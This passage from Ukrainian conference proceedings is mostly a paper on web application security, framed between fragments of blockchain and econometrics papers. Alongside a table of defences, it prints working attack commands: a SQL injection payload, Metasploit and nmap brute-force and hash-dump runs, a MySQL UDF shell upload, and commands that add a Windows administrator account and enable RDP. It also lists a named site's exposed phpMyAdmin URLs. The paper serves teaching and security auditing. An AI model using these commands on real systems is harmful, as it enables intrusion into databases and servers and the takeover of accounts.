 2. Електронний ресурс. Режим доступу: <https://www.coinessa.com/news/kak-ukrainskie-banki-budut-ispolzovat-tehnologiyu-blockchain/>

3. Електронний ресурс. Режим доступу: <http://www.ciol.com/8-benefits-blockchain-banks-future-implications/>
4. Електронний ресурс. Режим доступу: <https://ubr.ua/finances/banking-sector/mirovye-banki-perekhodjat-na-blokchejn-i-kriptoaljutu-3854196>
5. Електронний ресурс. Режим доступу: <https://www.ft.com/content/615b3bd8-97a9-11e7-a652-cde3f882dd7b>
6. Електронний ресурс. Режим доступу: <https://golos.io/ru--golos/@aleco/prosto-i-dostupno-o-blockchain-chto-eto-i-kak-rabotaet>
7. Електронний ресурс. Режим доступу: <https://hromadske.ua/posts/ukraina-pidpysala-uhodu-z-naibilshym-blokchein-proektom-bitfury>
8. Електронний ресурс. Режим доступу: <https://www.ibm.com/blogs/blockchain/2017/10/three-uses-for-blockchain-in-banking/>
9. Електронний ресурс. Режим доступу: <https://www.if24.ru/vnedrenie-blokchejna-v-banke/>
10. Електронний ресурс. Режим доступу: <https://www.newsbtc.com/2018/01/08/brazilian-electoral-system-to-use-ethereum-network/>
11. Електронний ресурс. Режим доступу: <https://novoconsenso.com/bndes-quer-financiar-obra-com-token-na-blockchain-do-ethereum-3d48ff1029c1>
12. Електронний ресурс. Режим доступу: <https://www.r3.com/research/>
13. Електронний ресурс. Режим доступу: <https://steemit.com/blockchain/@tellmehowblog/advantage-and-disadvantage-of-blockchain-technology>
14. Електронний ресурс. Режим доступу: <https://toplead.com.ua/ru/blog/id/kak-blockchain-zamenit-banki-i-torgovyh-posrednikov-140/>
15. Електронний ресурс. Режим доступу: <https://www.trustnodes.com/2018/03/06/brazilian-state-bank-tokenize-brazilian-real-ethereums-public-blockchain>
16. Електронний ресурс. Режим доступу: <https://qz.com/1163660/brazil-may-write-new-laws-based-on-data-stored-on-the-ethereum-blockchain/>
17. Електронний ресурс. Режим доступу: [https://en.wikipedia.org/wiki/Petro_\(cryptocurrency\)](https://en.wikipedia.org/wiki/Petro_(cryptocurrency))
18. Електронний ресурс. Режим доступу: <https://bitcointalk.org/index.php?topic=1085273.0>

PROSPECTS FOR INTRODUCING THE BLOCKCHAIN TECHNOLOGY INTO THE BANKING SYSTEM OF UKRAINE

V.-B. Vovk, M. Datsko, M. Monastyrskyi

Ivan Franko National University of Lviv

It is well known that the market economy is incapable of effectively functioning in a country without an effective banking system that ensures an appropriate operation of the market and provides active services for economic processes.

One can observe a constant development of banking information technologies in Ukraine. However, in order to win competitive advantage at the market of financing and crediting it is essential to widely use the experience of the banks in western countries related to the information provision of the banking activities. Competition with the foreign banks requires appropriate solutions in the field of information technologies, as far as one of the major goals of the finance institution apart from carrying out their basic functions, is safety and integrity of the finance information and the private data of clients as well as providing an uninterrupted and secure flow of transactions.

Is it Blockchain that turns out to be a revolutionary technology capable of performing these tasks. It may be flatly asserted that the Blockchain technology is a rather flexible tool suitable to be operating in various finance institutions including the banking system both in the local and in the global aspect.

The paper describes the basic principles of the Blockchain technology operation as well as presents the examples of its introduction into the banking sector of the economy in the modern developed countries which turned out to be very effective in ensuring not only the safety of transaction

but also greatly reduced the periods of international payments in comparison with the SWIFT payment system.

Advantages and drawbacks of using the Blockchain in the banking activities have been analysed, and the expected advantages of using this technology in Ukraine are described. The variants of using the Blockchain technology in the Ukrainian banking system have been conceptually described.

Keywords: Blockchain, Banking System, Decentralization, Safe Transactions, Cryptocurrency.

УДК 004.056.53

БЕЗПЕКА WEB-ДОДАТКІВ: АКТУАЛЬНІ ПРОБЛЕМИ ТА ЇХ АНАЛІЗ

О. Бондаренко, І. Ушкаленко

Вінницький національний аграрний університет

В статті проаналізовано існуючі методи атак на WEB-додатки. Здійснено аналіз основних вразливостей, що надають можливість проведення атак на WEB-додатки. Розглянуто основні методи захисту WEB-додатків від проаналізованих вразливостей.

Отримані результати підтверджуються експериментальними аудитом безпеки офіційного сайту Уладово-Люлинецької ДСС.

Ключові слова: Web-атака, SQL-ін'єкції, OWASP, бази даних, Web –додаток, вразливість, безпека.

Нині значно зросла роль Інтернету для середовища програмних продуктів. Додатки, створенні за допомогою Web-технологій, стали кращим вирішенням задач з різних галузей і поступово витіснили додатки, засновані на інших технологіях. Це призвело до ускладнення Web-додатків в плані структури, архітектури і реалізації. До того ж, у Web-додатках стала використовуватися розподілена архітектура. Таке ускладнення висунуло нові вимоги до питань їх безпеки. В даній статті розглянуті найпоширеніші способи ураження Web-додатків і захисту від посягань з боку недобросовісних користувачів та інших категорій зловмисників.

Вразливість Web-додатків залишається одним з найбільш поширених недоліків забезпечення захисту інформації. Серед інших проблем, які часто зустрічаються, є низька обізнаність співробітників у питаннях інформаційної безпеки, слабка парольна політика або повсюдне її невиконання, недоліки в процесах управління оновленням програмного забезпечення, використання небезпечних конфігурацій, і, як це може здатися парадоксальним, неефективним міжмережним розмежуванням доступу. Незважаючи на те, що вразливості Web-додатків неодноразово описані в сучасній науковій та спеціалізованій літературі, досить рідко зустрічаються превентивні захисні механізми, що знижують ризики ураження.

Постановка проблеми. Проблема захищеності Web-додатків посилюється тим, що при їх розробці часто не враховуються питання, пов'язані з захистом цих систем від внутрішніх і зовнішніх небезпек, або не достатньо уваги приділяється даному процесу. Це в свою чергу породжує ситуацію, в якій проблеми інформаційної безпеки потрапляють у поле зору власника системи вже після завершення проекту, а усунути вразливість у вже створеному Web-додатку є більш витратною статтею бюджету, ніж при його розробці та впровадженні. Недооцінка серйозності ризику реалізації загрози інформаційній безпеці з використанням Web-прикладних програм, доступних через Інтернет є основним фактором низького рівня захисту від більшості з них.

Використання інформаційних систем і технологій пов'язане з певною сукупністю ризиків. Оцінка ризиків є необхідною для контролю ефективності діяльності в галузі вітчизняної інформаційної безпеки, прийняття доцільних захисних заходів та побудови дієвих систем захисту. Основою потенційних або реально існуючих ризиків є можливі вразливості і

загрози для національної безпеки, тому їхнє своєчасне виявлення порушення конфіденційності і цілісності інформації, розповсюдження шкідливого програмного забезпечення та фінансового шахрайства, класифікація загроз інформаційної безпеки становить головне завдання захисту Web-додатків. Ризики потрібно контролювати постійно, періодично проводячи їх переоцінку. Зазначимо, що сумлінно виконана і ретельно документована перша оцінка може істотно спростити подальшу діяльність. Управління ризиками, як і будь-яку іншу діяльність у галузі інформаційної безпеки, необхідно інтегрувати в життєвий цикл інформаційної системи.

Аналіз останніх досліджень і публікацій. Дослідження інформаційної безпеки в складі державної інформаційної політики припускає вирішення цілого комплексу питань загальнонаукової властивості. При цьому важливим стає не лише з'ясування сутнісних рис, функцій державної інформаційної політики в області інформаційної безпеки, але і виявлення основних чинників, що впливають на неї. Цьому присвячені різнопланові праці. Губенкова А. А., Коваленко Б. В., Кузьменко Б. В., Позднякова А. І., Почепцова Г. Г., Ліпкан В. А., Нижник Н. Р. та ін [16-19].

Основні аспекти вивчення питань з захисту Web-ресурсів і в працях багатьох науковців, серед яких Фролов А. В. [1], Макарова М.В. [2], Яремчук Ю. Є. [3], Денисюк В.О. [4] та багато інших.

Науковці, використовуючи міждисциплінарний комплексний підхід при розробці різних аспектів проблеми безпеки, позитивний світовий і вітчизняний досвід її забезпечення, у своїх роботах розширили дослідне поле, запропонували рекомендації щодо зміцнення безпеки країни. Оскільки питання національної безпеки України є предметом окремих досліджень, то у даній роботі наша увага буде зосереджена на розгляді інформаційної безпеки як складової державної інформаційної політики.

За даними статистики WASC (Web Application Security Consortium), більше 13% сайтів можуть бути скомпрометовані повністю автоматично, 80-96% з яких мають високий ступінь вразливості, 86% – середній ступінь вразливості, 37% – низький [13].

Літературні джерела видані з інтервалом майже в 10 років, наочно ілюструють зміни в підходах до захисту Web-ресурсів. Якщо *Скембрейц Дж.* стверджує про можливість забезпечення захисту від будь-яких атак на Web-ресурси [5], то *Жуков Ю.В.* розглядає конкретні методи для захисту від атак [6]. Така зміна орієнтування викладу є дуже симптоматична та є наслідком тієї обставини, що методи та інструменти атак досить важко піддаються класифікації, а сама атака часто використовує технології маскуванню цих методів та інструментів.

Виклад основного матеріалу дослідження. Проаналізувавши наукову та спеціалізовану літературу було визначено, що всі загрози інформаційної безпеки Web-додатків можна розділити на кілька категорій:

1. Міжсайтовий скриптинг – XSS (атака на користувача спрямована на виконання в його браузері довільного сценарію) - впровадження шкідливого JavaScript-коду на сторінку Web-системи, яка піддається атаці [7-8]. При завантаженні сторінки браузер автоматично виконує JavaScript-код, збираючи дані автентифікації входу і відправляючи їх на сайт злоумисника.

2. SQL-ін'єкція – впровадження шкідливого SQL-коду в тіло HTTP-запиту до Web-додатку [9]. Коли, в URL рядку можна виконати, за рахунок підміни SQL-запиту до бази даних і дізнатися пароль адміністратора. SQL-ін'єкція типу: «http://localhost/path/user.php? id = -2 + UNION + SELECT + 1,2,3,4,5, concat (user_email, 0x3e, user_passwd), 7,8,9 , 10,11 + from + users-» [8].

3. CRLF-атака – техніка модифікації HTTP-заголовків запиту [10]. Можна виділити 2 види:

- CRLF-ін'єкція – використання ASCII-представлення комбінації CR + LF (перенесення каретки + новий рядок) для формування «шкідливих» URL.

- Розширення HTTP-запиту. З його допомогою зломисник може сформувати URL, який підмінить собою відповідь сервера, а також, ініціювавши внутрішню помилку, можливо буде побачити як інформацію про сервер Web-додатків, так і службову інформацію.

4. XXE (XML eXternal Entity)-атаки [11]. При валідації XML-документа парсером (об'єктно-орієнтованою скриптовою мовою програмування, створеною для генерації HTML-сторінок на Web-сервері з підтримкою CGI) за допомогою схеми DTD, всі її директиви обов'язково повинні бути виконані. Якщо правилами визначено, що у вхідному документі допускаються спецсимволи XML – ризик бути атакованим дуже великий.

5. CSRF (Cross Site Request Forgery) – міжсайтова підробка запитів [9]. Дає можливість зломиснику скористатися автентифікаційними даними відповідної особи (cookies) і провести від її імені будь-яку шкідливу операцію.

6. DDoS-атака – велика кількість зовнішніх запитів (часто безглузвих або неправильно сформульованих) з різним трафіком (за різними портами), що викликає переповнення пам'яті та подальшу відмову в обслуговуванні системи, за цей час можна безперешкодно отримати доступ до ресурсу і отримати root [8].

Таблиця 1

Web-атаки та способи запобігання

Тип загрози	Способи запобігання
Міжсайтовий скриптинг – XSS	Заборона на вкладення HTML-сторінок, екранування спецсимволів - <-, -> , передача всіх cake з прапором HttpOnly.
SQL-ін'єкція	Повсюдне використання ORM в Web-додатку, клієнтська і серверна валідація даних, тестування Web-додатків, екранування «очищених» параметрів, що надходять в неперевірені SQL-запити, тестування додатка інструментами на знаходження потенційних SQL-ін'єкцій.
CRLF-атака	Обов'язкове кодування CRLF-послідовності до передачі в HTTP-заголовки, а також повне кодування переданих даних.
XXE (XML eXternal Entity)-атаки	Ретельне налаштування XML-парсерів, використання XML Schema замість DTD для валідуючого парсеру.
CSRF (Cross Site Request Forgery)	Встановлення HttpOnly-прапора передачі cookie, використання одноразових сесійних token і відправка прихованої форми, щоб token не можна було підробити, перевірка реферерів при HTTP-запити до Web-додатку.
DDoS-атака	Виходу з цієї ситуації фактично немає, однак наслідки DDoS-атак і їх ефективність можна істотно знизити за рахунок правильного налаштування маршрутизатора, брандмауера і постійного аналізу аномалій в мережевому трафіку.

*сформовано на основі [7-11]

Розглянемо одну із вище описаних вразливостей Web-додатків в оглядових цілях – SQL-ін'єкцію.

MySQL – це реляційна система управління базами даних, яка має різні механізми зберігання даних: MyISAM, InnoDB, Archive та ін. Як і у більшості open source проєктів, у неї є свої відгалуження, наприклад, MariaDB. Крім того, більшість розглянутих векторів (технік,

дефектів) поширюється на різні динамічні платформи сайту (CMS) і на відгалуження, правда не завжди.

Пошук вразливості Web-ресурсу.

На прикладі офіційного сайту Уладово-Люлинецької ДСС (з відома адміністрації) проведемо аудит безпеки.

Потрібно просканувати адресу <http://uldss.com.ua/> на наявність відкритих портів. За стандартом MySQL використовує порт 3306, його і будемо шукати. В арсеналі кожного аудитора з інформаційної безпеки має бути присутнім сканер Nmap, який дозволяє знаходити різні сервіси, порти на цільових машинах. Приклад команди для сканування виглядає наступним чином:

```
nmap -sV -PN -p <port> <ip>
```

• «-PN» – дуже корисна річ, яка вказує програмі пропускати етап виявлення host і відразу переходити до сканування портів; це потрібно в тому випадку, якщо машина не відповідає на ring-сканування, але при цьому у машини можуть бути відкриті порти; у такому випадку без цього прапорця Nmap пропустить даний host;

• «-sV» досліджує відкриті порти з метою отримання інформації про службу.

Для UDP-сканування повинен бути присутнім прапор «-sU».

```
nmap -sV -Pn -p 3306 172.12.2.8
```

```
Nmap scan report for 172.12.2.8
```

```
Host is up (0.00013s latency).
```

```
PORT STATE SERVICE VERSION
```

```
3306/tcp open mysql MySQL (unauthorized)
```

Після проведених маніпуляцій було знайдено дві вразливості досліджуваного сайту:

1. <http://uldss.com.ua/phpmyadmin/index.php?token=3ea0100e22723c37ef5c3157a5b8c8f7>
2. <http://uldss.com.ua/phpMyAdmin/index.php?token=fc6052d53836ce531424ef7bfa13b4b3>

Розробники даного ресурсу зробили помилку, не приховавши доступ до сторінки адміністрування бази даних phpMyAdmin.

Далі теоретично опишемо процес отримання доступу root-прав.

Інструментарій. Для пошуку ін'єкцій існують різні способи: автоматично (Pentest) або вручну вставляти всюди лапки (Fuzzing) та використовувати знайдену ін'єкцію.

On-line сервіси для автоматичного пошуку вразливостей (Pentest) зображено в таблиці 2.

Таблиця 2

Перелік он-лайн сервісів пошуку вразливостей

Назва	Сайт	Поширення	Платформа
Nessus	www.nessus.org/plugins/index.php	Free/Shareware	Win/*nix/Mac
OpenVAS	www.openvas.org	Freeware	Win/*nix/Mac
XSpider 7	www.ptsecurity.ru/xs7download.asp	Shareware	Win
GFI LANguard	www.gfi.com/lannetscan	Freeware/Shareware	Win
Retina Network Security Scanner	www.eeye.com	Shareware	Win
Microsoft Baseline Security Analyzer	www.microsoft.com	Freeware	Win
SAINT	http://www.saintcorporation.com	Shareware	-nix
X-Scan	http://www.xfocus.org	Freeware	Win
Rapid 7 NeXpose	www.rapid7.com	Freeware-версія	nix/Win

*побудовано автором на основі [8].

Penetration test (pentest) серверів і ресурсів власника ресурсів без його волі – діяння кримінально карається. У разі використання отриманих знань в незаконних цілях автор і редакція відповідальності не несуть.

Функціонал sqlmap дозволяє: використати dump бази, автоматичний пошук по базі, витягувати і розшифровувати логіни і паролі, запускати cmd shell, запускати інтерактивний sql shell, в якому потрібно тільки вписувати SQL-запити в базу, а sqlmap сам складає payload для ін'єкцій. Є ще кілька інструментів, які стануть в нагоді підкорення MySQL. Детального огляду вони не потребують, так як про них уже не раз писалось в сучасній літературі. Розглянемо спочатку Metasploit – одна з ключових програм для хакінгу, що дозволяє створювати exploit, проводити його налагодження.

Збір інформації.

Потрібно почати з самого простого – збору інформації. В Metasploit для цього служить «auxiliary / scanner / mysql / mysql_version», простий сканер версій, який може сканувати цілий пул адрес:

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > set RHOSTS 172.16.2.54
msf auxiliary(mysql_version) > exploit
```

У Nmap також існує модуль, який підключається до сервера і виводить різну корисну інформацію: протокол, номер версії, стан і «сіть».

```
nmap -sV -sC <target>
```

Brute force (повний перебір імен користувачів та паролів).

Серед основних речей, які доводиться часто виконувати, звичайно, brute force – перевірка на слабкі або звичайні паролі користувачів, але перш ніж приступати до підбору паролів, можна провести атаку user enumeration (перерахування користувачів). Її можна провести проти серверів версії 5.x, які підтримують старі механізми автентифікації (CVE-2012-5615). Після сканування ми будемо знати, які користувачі існують в базі, що значно скорочує пул користувачів для brute force.

```
nmap --script mysql-enum <target>
```

Склавши наш пул імен і паролів, приступаємо до brute force:

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set USER_FILE /root/login/logins
msf auxiliary(mysql_login) > set PASS_FILE /root/login/password
msf auxiliary(mysql_login) > set RHOSTS 172.16.2.54
msf auxiliary(mysql_login) > exploit
```

Nmap використовує стандартні списки паролів і користувачів, але завжди можна створити свої:

```
nmap --script mysql-brute <target>
--script-args userdb=<path> - підключаєм свій список логинов
--script-args passdb=<path> - підключаєм свій список паролей
```

Звичайно при brute force виконується ще одна проста, але досить важлива перевірка на порожній пароль для користувача root або anonymous:

```
nmap -sV --script=mysql-empty-password <target>
```

Постексплуатація бази даних.

Наступний важливий крок, який настає після отримання логіну та паролю (через ін'єкцію або повним перебором), - це постексплуатація. Перерахуємо різні модулі для Nmap і їх призначення. Отже, модуль, який виводить список баз даних:

```
nmap -sV --script mysql-databases <target>
```

Модуль, який виводить список користувачів:

```
nmap -sV --script mysql-users <target>
```

Модуль, який виводить список змінних:

```
nmap -sV --script mysql-variables <target>
```

Модуль, який виводить список користувачів і їх hash у вигляді, зручному для brute force:

```
nmap -p 3306 <ip> --script mysql-dump-hashes --script  
args='username=root,password=secret'  
msf>use auxiliary/admin/mysql/mysql_hashdump
```

Модуль, який замінює клієнта MySQL і відправляє запити в віддалену базу:

```
nmap -p 3306 <ip> --script mysql-query --script-\  
args='query="<query>"[,username=<username>,password=<password>]'  
msf>use auxiliary/admin/mysql/mysql_sql
```

Сканування на CVE-2012-2122.

Окремо варто згадати ще про один цікавий модуль, який присутній як в Metasploit, так і в Nmap, - модуль перевірки на вразливість CVE-2012-2122. Дана вразливість дозволяє віддаленим користувачам обходити автентифікацію через неналежну перевірку значень, що повертаються. Існує можливість авторизації з неправильним паролем з ймовірністю 1/256, так як MySQL приймає token від користувача і вважає що значення рівні. Використовуючи вже відоме ім'я користувача (наприклад, root, який присутній практично завжди) з будь-яким паролем, можна підключитися до бази, повторюючи підключення близько 300 разів. Після чого можна підібрати за допомогою dump всі паролі користувачів, методом brute force підібрати їх і приєднатися вже з легітимним паролем, але не все так добре, як здається, для даної вразливості схильні тільки збірки, де функція memcmp () повертає значення за межами діапазону від -128 до 127, тобто це досить обмежене число систем:

- Ubuntu Linux 64-bit (10.04, 10.10, 11.04, 11.10, 12.04);
- OpenSuSE 12.1 64-bit MySQL 5.5.23-log;
- Debian Unstable 64-bit 5.5.23-2;
- Fedora;
- Arch Linux.

Про те якщо є навіть сама незначна можливість потрапити в базу, то варто спробувати:

```
msf > use auxiliary/scanner/mysql/mysql_authbypass_hashdump  
msf auxiliary(mysql_authbypass_hashdump) > set RHOSTS 172.16.2.54  
msf auxiliary(mysql_authbypass_hashdump) > set USERNAME root  
msf auxiliary(mysql_authbypass_hashdump) > exploit
```

Для Nmap при скануванні потрібно використовувати скрипт «mysql-vuln-cve2012-2122»:
Перевірка User-Defined Function.

User-Defined Function (не визначені користувачем функції) - дані функції не просто комбінують різні SQL-оператори в якийсь певний запит, а ще й сильно розширюють функціональність самої бази. На відміну від Oracle Database, в MySQL не існує найновіших Java-машини, за допомогою якої можна «трошити» все бази, напевне одним з нечисленних способів виконувати команди на сервері через базу залишається UDF.

В даний момент існує легальна бібліотека, яку можна завантажити з легального сайту. Вона містить в собі чотири функції:

1. «sys_eval (arg1)» - виконує довільну команду і надсилає висновок зовнішньої команди.
2. «sys_exec (arg1)» - виконує довільну команду і надсилає код повернення.

3. «sys_get (arg1)» - дозволяє отримати змінну оточення або NULL, якщо такої немає.

4. «sys_set (arg1, arg2)» - дозволяє задати змінну оточення (параметри: ім'я змінної, значення), повертає 0 в разі успіху.

Бібліотека встановлюється в один із шляхів «/usr/lib/mysql», «/usr/lib/mysql/plugin/» або інші в залежності від системи. Після чого приходить час виконувати команди в базі, але спочатку треба створити функцію:

```
CREATE FUNCTION lib_mysqludf_sys_info RETURNS string SONAME
    'lib_mysqludf_sys.so';
CREATE FUNCTION sys_get RETURNS string SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_set RETURNS int SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_exec RETURNS int SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_eval RETURNS string SONAME 'lib_mysqludf_sys.so';
```

Потім можна вже і виконувати з її допомогою різних команд:

```
select sys_eval('whoami');
```

Щоб створювати і видаляти функції, необхідно володіти привілеями «INSERT» і «DELETE». Тому проексплуатувати даний bug можна, тільки якщо у користувача, до якого є доступ, виставлений привілей «FILE», що дозволяє читати і записувати файли на сервер за допомогою операторів «LOAD DATA INFILE» і «SELECT ... INTO OUTFILE». Даний варіант завжди варто перевірити, адже недбалі адміністратори ще існують. Найчастіше працюють з базою від імені root, тому навіть ін'єкції може вистачити, щоб роздобути повний контроль над ЕОМ. Переглянути привілеї можна в таблиці «user», «db», «host», «tables_priv» і «columns_priv» в базі «mysql». «Set mysql;» - для зміни бази, «select * from user;» - для виведення таблиці. Друга умова - функція «lib_mysqludf_sys» вже встановлена в MySQL. Далі все просто - створюється функція, виконуються команди. Ще один варіант - це власноручна установка в якості back door в системі. Якщо потрібен віддалений, прихований доступ до системи, то існує варіант прокачування бази за допомогою легітимного, власноручного встановлення «lib_mysqludf_sys». Техніка ця не нова, і тому все вже зроблено і автоматизовано, так що можна самому не встановлювати функцію, якщо під рукою є Metasploit:

```
use exploit/windows/mysql/mysql_payload
msf exploit(mysql_payload) > set PASSWORD qwertn
msf exploit(mysql_payload) > set RHOST 172.16.2.54
msf exploit(mysql_payload) > set USERNAME root
msf exploit(mysql_payload) > exploit
```

Те ж саме вміє робити і sqlmap, так якщо ін'єкція вже створена, далі можна сміливо отримати root-доступ.

Сценарій використання UDF

Один з можливих сценаріїв заливки Shell / підвищення привілеїв може виглядати таким чином. Для початку потрібно отримати доступ до самої бази (користувачеві root або іншому, котрий володіє привілеєм «FILE») через ін'єкцію, brute force чи інше. Після чого нам потрібно отримати копію бібліотеки UDF на машині яка піддається атаці, враховуючи операційну систему і її бітність. Можна скористатися операторами, що входять до складу sqlmap.

Наступним кроком є виконання SQL-запитів для того, щоб завантажити наш Shell в таблицю, після чого витягти його в потрібну нам директорію («/usr/lib» для Linux, «c:\windows\system32» для Windows). Далі ми створюємо нову функцію в MySQL, тепер у нас є робочий Shell і можливість RCE на сервері. Приклад для Windows зі створенням користувача:

```
mysql> USE mysql;
mysql> CREATE TABLE bob(line blob);
mysql> INSERT INTO bob
values(load_file('C:/xampplite/htdocs/mail/lib_mysqludf_sys.dll'));
mysql> SELECT * FROM mysql.bob INTO DUMPFILE
'c:/windows/system32/lib_mysqludf_sys.dll';
mysql> CREATE FUNCTION sys_exec RETURNS integer SONAME
'lib_mysqludf_sys.dll';
mysql> SELECT sys_exec("net user bob password /add");
mysql> SELECT sys_exec("net localgroup Administrators bob /add");
```

Як варіант, можна підключити RDP:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

Отже, для безпеки Web-додатків, рекомендується, щоб розробники ніколи не використовували введені користувачем дані безпосередньо для формування SQL-запитів до бази даних. Найкращим рішенням буде, звичайно, повна ізоляція Web-додатків від створення SQL-запитів, тобто перенесення всього функціоналу, пов'язаного з їх формуванням, на рівень збережених процедур серверу баз даних. І ці процедури, слід викликати, використовуючи безпечні інтерфейси, наприклад CallableStatement в JDBC або Command Object в ADO.

Висновок. Значення WEB-додатків в наш час посідає значне місце, адже є одним з найефективніших інструментів, що дозволяє швидко та незалежно від місцезнаходження здійснювати операції, пов'язані з різними аспектами комерційної діяльності. Внаслідок чого існує неперервний попит на здійснення атак з метою отримання конфіденційних даних, що містять комерційну таємницю чи іншу важливу інформацію.

Проаналізувавши основні типи атак на WEB-додатки та розглянувши методи захисту від них, можна зробити висновок, що для реалізації захисту WEB-додатку потрібно відштовхуватись від кожного додатку індивідуально, щоб вірно спрогнозувати основний вектор атаки, що буде здійснюватися та реалізовувати захист опираючись на отримані дані, застосовуючи комплекс різних методів захисту для досягнення більшої стійкості та безпеки додатку.

-
1. Фролов А. В. Бази даних в Мережі інтернет: Практичний посібник по створенню Web-додатків з базами даних / А. В. Фролов., 2000. – 448 с.
 2. Макарова М.В. Електронна комерція: Посібник для студентів. вищих навчальних закладів. – К.: Видавничий центр "Академія", 2002. – 272 с.
 3. Яремчук Ю. Є. Метод асиметричного шифрування інформації на основі рекурентних послідовностей / Ю. Є. Яремчук // Сучасна спеціальна техніка. – 2012. – №4. – С.79-87
 4. Денисюк В.О. Захист інформації у локальних мережах / В.О.Денисюк, В.В.Письменний // Матеріали Всеукраїнської студентської конференції «Кібернетичне управління економічними об'єктами» (20 квітня 2017 р.). - Вінниця: ВНАУ, 2017. – С.55 -56.
 5. Скембрейц Дж. Безопасность Web-приложений — готовые решения / Дж. Скембрейц, М. Шема. — М.: Издательский дом «Вильямс», 2003. — 384 с.
 6. Жуков Ю.В. Основы Web-хакинга: нападение и защита / Ю.В. Жуков. — СПб.: Питер, 2011, — 176 с.
 7. Cross-Site Scripting – Wikipedia [Електронний ресурс] – Режим доступу: http://en.wikipedia.org/wiki/Cross-site_scripting

8. <http://www.helpset.ru/%D0%BA%D0%B0%D0%BA-%D0%B2%D0%B7%D0%BB%D0%BE%D0%BC%D0%B0%D1%82%D1%8C-%D1%81%D0%B0%D0%B9%D1%82/>
9. Paco Hope, Paco, Walter, Ben. Web Security Testing Cookbook. –Sebastopol (USA): O'Reilly Media, 2008. – 314 p.
10. CRLF Injection – Open Web Application Security Project [Електронний ресурс] – Режим доступу: https://www.owasp.org/index.php/CRLF_Injection. – Дата доступу: 15.03.2015.
11. Testing for XML Injection – Open Web Application Security Project [Електронний ресурс] – Режим доступу: [https://www.owasp.org/index.php/Testing_for_XML_Injection_\(OTG-INPVAL-008\)](https://www.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008)). – Дата доступу: 15.03.2015.
12. <https://xakep.com/2010/04/13/51777/>
13. <http://projects.webappsec.org/w/page/13246989/Web%20Application%20Security%20Statistics>
14. Закон України «Про Концепцію Національної програми інформатизації» із змінами, внесеними згідно із Законом № 3421-IV (3421-15) від 09.02.2006 р. – № 22. – Ст. 199.
15. Закон України «Про захист інформації в інформаційно-телекомунікаційних системах» від 31.05.2005 р. № 2594 // Відомості Верховної Ради України. – 2005. – № 26. – Ст. 347.
16. Губенков А. А. Информационная безопасность / А. А. Губенков, В. Б. Байбурин. – М. : «Новый издательский дом», 2005. – 128 с.
17. Кузьменко Б. В. Захист інформації. Ч. 1. Організаційно-правові засоби забезпечення інформаційної безпеки / Б. В. Кузьменко, О. А. Чайковська. – К. : Вид. відділ КНУКІМ, 2009. – 83 с.
18. Ліпкан В. А. Інформаційна безпека України в умовах євроінтеграції / В. А. Ліпкан, Ю. Є. Максименко, В. М. Желіховський. – К. : КНТ, 2006. – 280 с.
19. Нижник Н. Р. Національна безпека України (методологічні аспекти, стан і тенденції розвитку) / Н. Р. Нижник, Г. П. Ситник, В. Т. Білоус ; Укр. Акад. держ. упр. при Президентіві України, Акад. держ. податк. служби України. – К. : Преса України, 2000. – 304 с.

SAFETY OF WEB-APPLICATION : ISSUES OF THE DAY AND THEIR ANALYSIS

O. Bondarenko, I. Ushkalenko

Vinnitsia National Agrarian University

In the article is analysed existent methods of attacks on WEB-application. The analysis of basic vulnerabilities is carried out, that give possibility of realization of attacks on WEB-application. The basic methods of defence of WEB-application considered from analysed vulnerabilities.

The got results are confirmed by experimental the audit of safety of official WEB-site Uladovo-Lyulinets DSS.

Keywords: Web-attack, SQL-injection, OWASP, databases, WEB-application, vulnerability, safety.

УДК 338.27:519.876.5

ЕКОНОМЕТРИЧНЕ МОДЕЛЮВАННЯ ЕФЕКТИВНОСТІ ВИКОРИСТАННЯ ФІНАНСОВИХ РЕСУРСІВ ПІДПРИЄМСТВА

І. Бурденюк, Л. Волонтир

Вінницький національний аграрний університет

В статті розглянуто особливості формування, розподілу та використання фінансових ресурсів сільськогосподарських підприємств, наведено результати економетричного моделювання оцінки ефективності використання власного капіталу підприємства.

Ключові слова: економіко-математична модель, економетричне моделювання, ідентифікація системи, фінансові ресурси, ефективність, капітал підприємства.

В сучасному суспільстві підприємство є складною виробничо-економічною системою, формування фінансових ресурсів якого створює підтримку для стійкого розвитку, досягнення нових, більш високих показників. У ринковій економіці підприємство самостійно планує основні напрямки та умови своєї діяльності, розпоряджається трудовими, матеріальними та фінансовими ресурсами.

Фінансові ресурси спрямовуються на розвиток виробництва, утримання і розвиток об'єктів невиробничої сфери, споживання, а також можуть залишатися в резерві. Фінансові ресурси, що використовуються на розвиток виробничо-торгового процесу, являють собою капітал у його грошовій формі. Наявність у достатньому обсязі фінансових ресурсів, їх ефективне використання, зумовлюють хороше фінансове становище підприємства платоспроможність, фінансову стійкість, ліквідність. У зв'язку з цим найважливішим завданням підприємств є пошук резервів збільшення власних фінансових ресурсів і найбільш ефективне їх використання з метою підвищення ефективності роботи підприємства в цілому.

Дефіцит фінансових ресурсів спричиняє формування та зростання заборгованостей перед партнерами, інвесторами, власним персоналом, фінансовими інституціями, державою. Це негативно впливає на імідж підприємства, подальше його функціонування та можливості розширення виробничих потужностей. Тому проведення нових досліджень, розробка моделей, методів щодо оцінки ефективності використання фінансових ресурсів є актуальною задачею.

Питанням формування та використання фінансових ресурсів присвячені праці Д. Марченко, що досліджує ці процеси в умовах трансформаційної економіки; О. Гудь, М. Дем'яненко, О. Могильного розглядали процеси формування та використання фінансових ресурсів на рівні сільськогосподарських підприємств [8]. Крім того проблеми управління фінансовими ресурсами досліджували багато вітчизняних і зарубіжних учених, зокрема І. Бланк, Є. Брігхем, О. Василик, В. Власов, О. Заруба, О. Карасик, З. Ковальов, М. Кірейцев, Є. Стоякова, А. Поддєрьогін, Є. Уткін, Сигела Джоела Г. та ін. [2]. Проте в умовах трансформації підприємств багато аспектів цієї важливої проблеми вимагають подальших поглиблених досліджень. В умовах світової фінансової кризи пошук джерел фінансування сільськогосподарського підприємства є одним з пріоритетних завдань його діяльності.

Метою даної статті є дослідження теоретико-методологічних основ особливостей формування джерел фінансових ресурсів підприємства, проблеми раціонального управління ними та можливості використання економетричного моделювання з метою аналізу ефективності їх використання.

